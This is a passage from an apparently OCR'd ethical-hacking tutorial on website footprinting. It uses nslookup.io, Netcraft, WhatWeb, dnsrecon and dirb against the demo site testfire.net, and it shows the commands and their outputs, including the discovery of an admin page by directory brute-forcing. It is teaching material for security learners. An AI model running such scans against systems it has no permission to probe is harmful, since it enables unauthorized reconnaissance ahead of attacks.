
❖ Click on Find Dns record



❖ Result 👇



❖ Ns Records



The screenshot shows the 'NS records' section of the nslookup.io tool. It lists several name servers under the 'Name server' column and their corresponding 'Revalidate in' times. All entries show a 24h revalidate interval.

Name server	Revalidate in
usc3.akam.net.	24h
eur5.akam.net.	24h
usc2.akam.net.	24h
usw2.akam.net.	24h
asia3.akam.net.	24h
eur2.akam.net.	24h
ns1-206.akam.net.	24h
ns1-99.akam.net.	24h

MX records
No mail servers found.


Other records

SOA data	Revalidate in
Start of authority asia3.akam.net.	24h

3. Footprinting Using Netcraft Website

Netcraft is a tool used to check website details, track hosting information, detect server technologies, and protect against phishing attacks.

❖ Click on Resource tab and then Resource tools




The screenshot shows the 'Resources' section of the Netcraft website. It features various informational and analytical tools:

- Blog:** Insights, trends, and research on the latest cyber threats.
- Guides:** Step-by-step resources to help you understand and prevent threats.
- Research Tools:** Advanced tools to analyze phishing sites, teams, and tactics.
- Case Studies:** Expert insights on cybersecurity, phishing, and threat prevention.
- Apps & Extensions:** Detect and block phishing sites with browser extensions and apps.
- Webinars:** Check out the latest insights from our expert webinar series.
- Glossary:** Gain a better understanding of how we talk about cybersecurity.


A prominent callout box highlights the "AI-Enabled Darcula-Suite Makes Phishing Kits More Accessible, Easier to Deploy".

At the bottom, there's a banner for "Phishing Statistics" and a note about cookie usage.

❖ Click on Search DNS



❖ Provide target Website



❖ Click on Search

The screenshot shows a browser window with the Netcraft logo at the top. Below it is the heading 'Search Web by Domain' and a sub-instruction 'Explore websites visited by users of the Netcraft extensions'. A search bar contains the query 'Site contains http://testfire.net/'. Below the search bar are 'Example' and 'SEARCH' buttons, and a link to 'Search tips'.



❖ Result

The screenshot shows a browser window displaying a Netcraft site report for 'http://testfire.net'. The report includes sections for 'Network' (listing details like Netblock Owner, IP address, and DNS records), 'IP delegation', and 'SSL/TLS' (not applicable for this site). It also includes a 'Sender Policy Framework' section. The bottom of the screen shows a Windows taskbar with a weather widget and system tray icons.


4.Footprinting Using Whatweb CLI Tool

WhatWeb is a web application fingerprinting tool used to identify technologies and software running on websites.

How to use it :-


- ❖ Open kali linux terminal

Command :- whatweb <target website >



```
Kali (Kali) - Oracle VM VirtualBox  
File View Insert Devices Help  
File Actions Edit View Help  
[root@Kali] ~ [~]  
# whatweb http://testfire.net/
```

- ❖ **Result** 



```
Kali (Kali) - Oracle VM VirtualBox  
File View Insert Devices Help  
File Actions Edit View Help  
[root@Kali] ~ [~]  
# whatweb http://testfire.net/  
http://testfire.net/ [200 OK] Apache, Cookies[JSESSIONID], Country[UNITED STATES][US], HTTPServer[Apache-Coyote/1.1], HttpOnly[JSESSIONID], IP[65.61.137.117], Java, Title[Altro Mutual]  
[root@Kali] ~ [~]  
#
```


5.Footprinting Using dnsrecon CLI Tool

DNSRecon is a powerful **DNS enumeration tool** used in cybersecurity for **footprinting and information gathering** related to domain names and their DNS records.

How to use it :-


- ❖ Open kali linux terminal and type following command

Command :- dnsrecon -d <target website>




```
Kali [Running] - Oracle VM VirtualBox  
File View Insert Devices Help  
File Actions Edit View Help  
└─(root@Kali)-[~]  
# dnsrecon -d testfire.net
```

- ❖ Here , it started finding Dns Records



```
Kali [Running] - Oracle VM VirtualBox  
File View Insert Devices Help  
File Actions Edit View Help  
└─(root@Kali)-[~]  
# dnsrecon -d testfire.net  
[*] std: Performing General Enumeration against: testfire.net ...  
[-] DNSSEC is not configured for testfire.net  
[*] SOA asia3.akam.net 23.211.61.64  
[*] SOA asia3.akam.net 64:ff9b::17d3:3d40  
[*] NS usc3.akam.net 96.7.50.64  
[*] Bind Version for 96.7.50.64 "32886.206"  
[*] NS usc3.akam.net 64:ff9b::6007:3240  
[*] Bind Version for 64:ff9b::6007:3240 "32886.205"  
[*] NS eur2.akam.net 95.100.173.64  
[*] Bind Version for 95.100.173.64 "50807.20"  
[*] NS eur2.akam.net 64:ff9b::5f64:ad40
```

❖ Result ↗



```
(root㉿Kali)-[~]
# dnsrecon -d testfire.net
[*] std: Performing General Enumeration against: testfire.net...
[-] DNSSEC is not configured for testfire.net
[*]     SOA asia3.akam.net 23.211.61.64
[*]     SOA asia3.akam.net 64:ff9b::17d3:3d40
[*]     NS usc3.akam.net 96.7.50.64
[*]     Bind Version for 96.7.50.64 "32886.206"
[*]     NS usc3.akam.net 64:ff9b::6007:3240
[*]     Bind Version for 64:ff9b::6007:3240 "32886.205"
[*]     NS eur2.akam.net 95.100.173.64
[*]     Bind Version for 95.100.173.64 "50807.20"
[*]     NS eur2.akam.net 64:ff9b::5f64:ad40
[*]     Bind Version for 64:ff9b::5f64:ad40 "50807.21"
[*]     NS ns1-99.akam.net 193.108.91.99
[*]     Bind Version for 193.108.91.99 "32886.206"
[*]     NS ns1-99.akam.net 2600:1401:2::63
[*]     Bind Version for 2600:1401:2::63 "32886.206"
[*]     NS asia3.akam.net 23.211.61.64
[*]     Bind Version for 23.211.61.64 "45599.137"
[*]     NS asia3.akam.net 64:ff9b::17d3:3d40
[*]     Bind Version for 64:ff9b::17d3:3d40 "45599.135"
[*]     NS eur5.akam.net 23.74.25.64
[*]     Bind Version for 23.74.25.64 "43831.39"
```

6.Footprinting Using Dirb CLI Tool

DIRB is a **web content scanner** used to discover hidden files, directories, and web pages on a web server.

It works by **brute-forcing** the website using a **predefined wordlist** to try common directory and file names.

How to use it :-

- ❖ Open kali linux terminal and type the following command

Command:- dirb <target website Url >

Kali (Running) - Oracle VM VirtualBox
File View Input Devices Help
File Actions Edit View Help
└──(root@Kali)-[~]
dirb http://testfire.net/

The screenshot shows a Kali Linux desktop environment running in Oracle VM VirtualBox. The terminal window is open to a root shell on the local host (~). The command entered is 'dirb http://testfire.net/'. The desktop background features the Kali logo. The taskbar at the bottom shows various application icons.

❖ Started finding Hidden pages

Kali (Running) - Oracle VM VirtualBox
File View Input Devices Help
File Actions Edit View Help
└──(root@Kali)-[~]
dirb http://testfire.net/

DIRB v2.22
By The Dark Raver

START_TIME: Fri Jun 13 15:01:08 2025
URL_BASE: http://testfire.net/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://testfire.net/ —
→ Testing: http://testfire.net/.bashrc

The screenshot shows the continuation of the DIRB scan. The terminal output includes the version information (DIRB v2.22), author (By The Dark Raver), start time (Fri Jun 13 15:01:08 2025), URL base (http://testfire.net/), wordlist file (common.txt), generated words (4612), and the current target (http://testfire.net/.bashrc). The desktop environment remains the same as the previous screenshot.

❖ Here, it find admin page

```
(root㉿Kali)-[~]
# dirb http://testfire.net/

DIRB v2.22
By The Dark Raver

START_TIME: Fri Jun 13 15:01:08 2025
URL_BASE: http://testfire.net/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://testfire.net/ ---
+ http://testfire.net/admin (CODE:302|SIZE:0)
→ Testing: http://testfire.net/administrivia
```

❖ Result 👍

```
(root㉿Kali)-[~]
# dirb http://testfire.net/

DIRB v2.22
By The Dark Raver

START_TIME: Fri Jun 13 15:01:08 2025
URL_BASE: http://testfire.net/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://testfire.net/ ---
+ http://testfire.net/admin (CODE:302|SIZE:0)
+ http://testfire.net/aux (CODE:200|SIZE:0)
+ http://testfire.net/bank (CODE:302|SIZE:0)
+ http://testfire.net/com1 (CODE:200|SIZE:0)
+ http://testfire.net/com2 (CODE:200|SIZE:0)
+ http://testfire.net/com3 (CODE:200|SIZE:0)
+ http://testfire.net/com (CODE:200|SIZE:0)
→ Testing: http://testfire.net/cronjobs
```

7.Footprinting Using Dig CLI Tool

DIG stands for **Domain Information Groper**.


It is a **command-line DNS lookup tool** used to query DNS name servers and gather detailed information about DNS records.

How to use it :-

